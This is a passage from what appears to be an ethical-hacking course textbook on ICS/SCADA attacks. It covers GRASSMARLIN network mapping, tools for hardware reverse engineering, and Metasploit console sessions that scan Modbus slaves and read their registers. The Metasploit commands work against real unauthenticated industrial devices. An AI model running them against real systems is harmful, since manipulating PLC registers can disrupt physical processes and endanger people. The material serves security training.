    Unit Identifier: 2
▾ Modbus
    .001 0000 = Function Code: Write Multiple Registers (16)
    Reference Number: 0
    Word Count: 3
    Byte Count: 6
  ▸ Register 0 (UINT16): 101
  ▸ Register 1 (UINT16): 102
  ▸ Register 2 (UINT16): 103
```

Figure 18.100: Screenshot of Wireshark



Discovering ICS/SCADA Network Topology using GRASSMARLIN

- GRASSMARLIN is an open-source tool that passively maps and visually displays an ICS/SCADA network topology while safely **conducting device discovery**, accounting, and reporting on these critical cyber-physical systems
- Attackers use this tool to determine available networks, generate network topology and further visualize communications between identified hosts

https://github.com

Discovering ICS/SCADA Network Topology using GRASSMARLIN

Source: *https://github.com*

GRASSMARLIN is an open-source tool that passively maps and visually displays an ICS/SCADA network topology, while safely conducting device discovery, accounting, and reporting on these critical cyber-physical systems. It allows attackers to discover and catalog ICS/SCADA hosts on IP-based networks. This tool uses a variety of sources to generate this data, including PCAP files, router and switch configuration files, CAM tables, and live network captures. Attackers use this tool to determine available networks, generate network topology, and further visualize the communication between identified hosts.




GrassMarlin 3.2.0 [New Session]*
File
View
Packet Capture
Tools
Help
Broadcom NetXtreme Gigabit Ethernet Driver
Start
Stop
10.0.0.0/8 (3 item[s])
192.168.4.0/24 (2 item[s])
192.168.9.0/24 (2 item[s])
Logical Graph
Physical Graph
Sniffles
Watch (1): 10.201.229.6
192.168.9.72
192.168.9.255
10.82.217.187
10.201.229.6
192.168.4.11
10.255.255.255
192.168.4.255
Timesta...
Messa
918 MB / 6144 MB

Figure 18.101: Screenshot of GRASSMARLIN



Hacking ICS Hardware

- Attackers use publicly available online sources to gather **details of hardware chips** used in a specific ICS device
- By performing **static and dynamic analysis** of the functions running on the chip, the attackers can discover arguments used and detect the presence of input/output validations
- Attackers **analyze integrated software** inside a chip to retrieve information such as certificates, key generation algorithms, and encryption functions

Software Tools

- GDB (*https://www.gnu.org*)
- OpenOCD (*http://openocd.org*)
- Binwalk (*https://github.com*)
- Fritzing (*https://fritzing.org*)
- Radare2 (*https://github.com*)
- OllyDbg (*http://www.ollydbg.de*)
- IDA Pro (*https://www.hex-rays.com*)

Hardware Tools

- Signal analyser
- Multimeter
- Memory programmer and microcontrollers
- Oscilloscope
- Soldering equipment
- Magnifying glass or digital microscope
- Communication interface, such as JTAG
- Screwdrivers and precision screwdrivers
- Precision tweezers for connection and converters

Launch Attacks

In the vulnerability scanning phase, attackers try to find the vulnerabilities present in the target industrial network and systems. The vulnerabilities found are then exploited further to launch various attacks such as HMI-based attacks, side-channel attacks, exploiting PLCs, replay attacks, command injection attacks, etc. Attackers use tools such as Metasploit and modbus-cli to hack PLC devices through the Modbus protocol.

Hacking ICS Hardware

Attackers use publicly available online sources to gather details of the hardware chip used in a specific ICS device. These details include connections or the number of pins embedded in a chip, and an acceptable type of I/O. Attackers can also analyze integrated software inside a chip to retrieve information such as certificates, key generation algorithms, encryption functions, etc.

Using this information, attackers can control analog and digital I/Os and can further modify the device's normal operations, and reset and reboot the process. By performing static and dynamic analysis on the functions running in the chip, the attackers can discover arguments used, and presence and absence of I/O validations. Using this analysis, attackers can further find vulnerabilities such as buffer overflow and several other underlying vulnerabilities that are frequently ignored by the manufacturers. Attackers can hack ICS hardware by exploiting these vulnerabilities using various software and hardware tools.

Listed below are some of the popular software/hardware tools attackers can employ to launch attacks on ICS hardware:

Hardware Tools:

- **Signal Analyzer**: Attackers use this tool to commence a test with flags to understand the binary operation of particular pins of a chip.
- **Multimeter**: Attackers use multimeters or voltage meters to perform certain tests similar to the analyzer.
- **Microcontrollers and Memory Programmer**: Attackers can use these tools to understand and program different types of chips, flash memories, EPROMs, etc.
- **Oscilloscope**: Attackers use this tool to interpret accurate analog or digital signals.
- **Soldering Equipment**: Attackers use soldering tools to attach and detach hardware components such as chips and memories, to examine them in an isolated environment and under certain conditions.
- **Digital Microscope or Magnifying Glass**: Attackers can use these tools to improve precision in soldering components. It can also help in reading some of the information written in small fonts or visualizing the tiny components on the device.
- **Communication Interface (such as JTAG)**: Attackers can use this to connect and communicate with ICS devices.
- **Screwdrivers and Precision Screwdrivers**: Attackers use this equipment to open or disassemble the devices to analyze the internal parts.
- **Precision Tweezers for Connection and Converters**: Attackers can use connection tweezers, UART converter/serial ports to USB, etc., to capture information directly from the communication bus.

Software Tools:

- **GDB**

  Source: *https://www.gnu.org*

  GDB is a debugging tool for Linux that allows attackers to comprehend the process of on-chip executions.

- **OpenOCD**

  Source: *http://openocd.org*

  OpenOCD enables attackers to connect their system and the chip they want to examine. The communication can be allowed using GDB in 333/port or using a telnet interface via 4444/TCP port.

- **Binwalk**

  Source: *https://github.com*

  Binwalk helps attackers to scan and examine firmware binaries and images; it immediately displays different encryption types, sizes, partitions, filesystems involved, etc.

- **Fritzing**

  Source: *https://fritzing.org*

  The Fritzing tool assists attackers in designing electronic diagrams and circuits.

- **Radare2**

  Source: *https://github.com*

  Radare2 is a portable framework that helps attackers to perform reverse engineering and various activities such as analyzing binaries.

- **OllyDbg**

  Source: *http://www.ollydbg.de*

  OllyDbg is a code-disassembling tool that enables attackers to examine binaries in Windows systems.

- **IDA Pro**


  Source: *https://www.hex-rays.com*

  IDA Pro is a dissembler tool that performs the same operation as OllyDbg.

Hacking Modbus Slaves using Metasploit


- **Modbus Master** and **Slaves** communicate in plaintext, without any authentication
- Attackers can exploit this vulnerability to generate and **send similar query packets** to Modbus Slaves to access and manipulate the registers and coils of the Slave
- Attackers use hacking tools such as **Metasploit** to scan Modbus Slaves and manipulate the data of Modbus Slave

Scanning Modbus Slaves



```
msf > use auxiliary/scanner/scada/modbus_findunitid
msf auxiliary(scanner/scada/modbus_findunitid) > show options

Module options (auxiliary/scanner/scada/modbus_findunitid):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   BENICE        1                yes       Seconds to sleep between StationI
   RHOST                          yes       The target address
   RPORT         502              yes       The target port (TCP)
   TIMEOUT       2                yes       Timeout for the network probe, 0
   UNIT_ID_FROM  1                yes       ModBus Unit Identifier scan from
   UNIT_ID_TO    254              yes       ModBus Unit Identifier scan to va

msf auxiliary(scanner/scada/modbus_findunitid) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf auxiliary(scanner/scada/modbus_findunitid) > run

[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 1 (probably not in use)
[+] 192.168.1.104:502 - Received: correct MODBUS/TCP from stationID  2
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 3 (probably not in use)
[+] 192.168.1.104:502 - Received: correct MODBUS/TCP from stationID  4
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 5 (probably not in use)
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 6 (probably not in use)
```

Manipulating Modbus Slave's Data




```
msf auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf auxiliary(scanner/scada/modbusclient) > set number 5
number => 5
msf auxiliary(scanner/scada/modbusclient) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf auxiliary(scanner/scada/modbusclient) > set unit_number 2
unit_number => 2
msf auxiliary(scanner/scada/modbusclient) > run

[*] 192.168.1.104:502 - Sending READ REGISTERS...
[+] 192.168.1.104:502 - 5 register values from address 0 :
[+] 192.168.1.104:502 - [11, 22, 33, 0, 0]
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) >
```

Hacking Modbus Slaves using Metasploit

Modbus Master and Slaves communicate in plaintext without any authentication. Attackers can exploit this vulnerability to generate and send similar query packets to Modbus slaves to access and manipulate Slave's registers and coils. Attackers can perform this attack only if the attacker's machine can send packets to Modbus Slave and the packets sent use the Modbus protocol format. Attackers use hacking tools such as Metasploit to perform various attacks on Modbus Slaves.

- **Scanning Modbus Slaves**

  Attackers use `auxiliary/scanner/scada/modbus_findunitid` Metasploit module to scan and detect Modbus Slaves connected to the target network LAN or inside a Modbus gateway.

